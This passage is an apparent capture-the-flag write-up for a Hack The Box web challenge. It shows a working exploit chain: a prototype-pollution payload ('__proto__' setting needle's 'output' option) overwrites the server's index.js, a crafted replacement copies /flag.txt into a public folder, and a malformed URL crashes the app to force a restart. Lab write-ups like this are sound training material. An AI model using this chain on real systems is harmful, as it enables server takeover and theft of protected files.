- `read_timeout` : Returns error if data transfer takes longer than X milisecs, after connection is established. Defaults to `0` (no timeout).
- `follow_max` : (or `follow`) Number of redirects to follow. Defaults to `0` . See below for more redirect options.
- `multipart` : Enables multipart/form-data encoding. Defaults to `false` . Use it when uploading files.
- `proxy` : Forwards request through HTTP(s) proxy. Eg. `proxy: 'http://user:pass@proxy.server.com:3128'` .
- `agent` : Uses an http.Agent of your choice, instead of the global, default one.
- `headers` : Object containing custom HTTP headers for request. Overrides defaults described below.
- `auth` : Determines what to do with provided username/password. Options are `auto` , `digest` or `basic` (default). `auto` will detect the type of authentication depending on the response headers.
- `json` : When `true` , sets content type to `application/json` and sends request body as JSON string, instead of a query string.


Response options

- `decode_response` : (or `decode`) Whether to decode the text responses to UTF-8, if Content-Type header shows a different charset. Defaults to `true` .
- `parse_response` : (or `parse`) Whether to parse XML or JSON response bodies automagically. Defaults to `true` . You can also set this to 'xml' or 'json' in which case Needle will *only* parse the response if the content type matches.
- `output` : Dump response output to file. This occurs after parsing and charset decoding is done.
- `parse_cookies` : Whether to parse response's `Set-Cookie` header. Defaults to `true` . If parsed, cookies are set on `resp.cookies` .

We can write to any file! This overwrites all the contents, so we can change the server logic.



```
PUT /api/bounties/3 HTTP/1.1
Host: localhost:1337
User-Agent: Mozilla/5.0 (Macintosh; Inte
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:1337/edit/3
Content-Type: application/json
Content-Length: 695
Origin: http://localhost:1337
DNT: 1
Connection: keep-alive
Cookie: auth=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJp
Y4NjU2fQ.pojyKObrCmA4toY0orq0T2fEsYlJYtTr
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "target_name":"Mara Dune",
  "target_aliases":"The Shadow Dancer",
  "target_species":"Twilek",
  "last_known_location":"Korriban",
  "galaxy":"Outer Rim",
  "star_system":"Tatooine"
}
```




```
PUT /api/bounties/3 HTTP/1.1
Host: localhost:1337
User-Agent: Mozilla/5.0 (Macintosh; Intel
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:1337/edit/3
Content-Type: application/json
Content-Length: 695
Origin: http://localhost:1337
DNT: 1
Connection: keep-alive
Cookie: auth=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZ
Y4NjU2fQ.pojyKObrCmA4toY0orq0T2fEsYlJYtTnk
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "target_name":"Mara Dune",
  "target_aliases":"The Shadow Dancer",
  "target_species":"Twilek",
  "last_known_location":"Korriban",
  "galaxy":"Outer Rim",
  "star_system":"Tatooine",
  "__proto__":{
    "output":"/app/index.js"
  }
}
```

So now, the output of the transmitAPI will be written to the main index.js file.


We can craft a custom index.js that can also read the file from root and write it to a file that we can access from the server.

However, we need to restart the server for this change to take place. We can apparently do that by sending a "weird" request in the transmitAPI, such as an invalid http address!



```
const express = require("express");
const cookieParser = require("cookie-parser");
const routes = require("./routes");
const nunjucks = require("nunjucks");
const path = require("path");
const db = require("./database");

const fs = require("fs");

// Source and destination paths
const sourcePath1 = "/flag.txt"; // Full path to the source file
const destinationPath1 = "/app/static/js/flag.txt"; // Full path to the destinat

// Function to copy the file
fs.copyFile(sourcePath1, destinationPath1, (err) => {
  if (err) {
    console.error("Error copying the file:", err);
    return;
  }
  console.log("File copied successfully!");
});

const app = express();
app.use(express.json());
app.use(cookieParser());

nunjucks.configure("views", {
  autoescape: true,
  express: app,
});

app.use("/static", express.static(path.join(__dirname, "static")));
app.set("view engine", "html");

app.use(routes);

(async () => {
  await db.connect();
  await db.migrate();
})();

(async () => {
  app.listen(1337, "0.0.0.0", () => console.log("Listening on port 1337"));
```


1.



https://raw.githubusercontent.com/[redacted]ex.js


```
{
  "message": "Request successful",
  "responseBody": "const express = require(\"express\");\nconst cookieParser = require(\"cookie-parser\");\nconst routes =
require(\"./routes\");\nconst nunjucks = require(\"nunjucks\");\nconst path = require(\"path\");\nconst db = require(\"./database\");
\n\nconst fs = require(\"fs\");\n\n// Source and destination paths\nconst sourcePath1 = \"/flag.txt\"; // Full path to the source
file\nconst destinationPath1 = \"/app/static/js/flag.txt\"; // Full path to the destination file\n\n// Function to copy the
file\nfs.copyFile(sourcePath1, destinationPath1, (err) => {\n  if (err) {\n    console.error(\"Error copying the file:\", err);\n
return;\n  }\n  console.log(\"File copied successfully!\");\n});\n\nconst app = express();\napp.use(express.json());
\napp.use(cookieParser());\n\nnunjucks.configure(\"views\", {\n  autoescape: true,\n  express: app,\n});\n\napp.use(\"/static\",
express.static(path.join(__dirname, \"static\")));\napp.set(\"view engine\", \"html\");\n\napp.use(routes);\n\n(async () => {\n  await
db.connect();\n  await db.migrate();\n})();\n\n(async () => {\n  app.listen(1337, \"0.0.0.0\", () => console.log(\"Listening on port
1337\"));\n})();\n"
```

2.




https://\x00

```
JSON.parse: unexpected character at line 1 column 1 of the JSON data
```



```
[APIv1] KEEPALIVE /api/v1/events
/app/util.js:77
        return reject(new Error("Error fetching the URL: " + err.message));
                      ^

Error: Error fetching the URL:
    at /app/util.js:77:23
    at done (/app/node_modules/needle/lib/needle.js:474:14)
    at ClientRequest.had_error (/app/node_modules/needle/lib/needle.js:489:
5)
    at ClientRequest.emit (node:events:513:28)
    at emitErrorEvent (node:_http_client:104:11)
    at TLSSocket.socketErrorListener (node:_http_client:518:5)
    at TLSSocket.emit (node:events:513:28)
    at emitErrorNT (node:internal/streams/destroy:170:8)
    at emitErrorCloseNT (node:internal/streams/destroy:129:3)
    at process.processTicksAndRejections (node:internal/process/task_queues
:90:21)

Node.js v23.5.0
2025-01-07 16:30:44,584 WARN exited: node (exit status 1; not expected)
2025-01-07 16:30:45,597 INFO spawned: 'node' with pid 35
2025-01-07 16:30:46,600 INFO success: node entered RUNNING state, process h
as stayed up for > than 1 seconds (startsecs)
Listening on port 1337
File copied successfully!
Connected to the SQLite database using Sequelize
Database synced successfully.
Predefined bounties have been inserted.
```



localhost:1337/static/js/flag.txt

[redacted]

HTB{f4k3_fl4g_f0r_testing}

Successfully restarted! We try this on remote and it works!

Vulnerability #2 and #3: Prototype pollution into arbitrary code execution in library code.

Thank you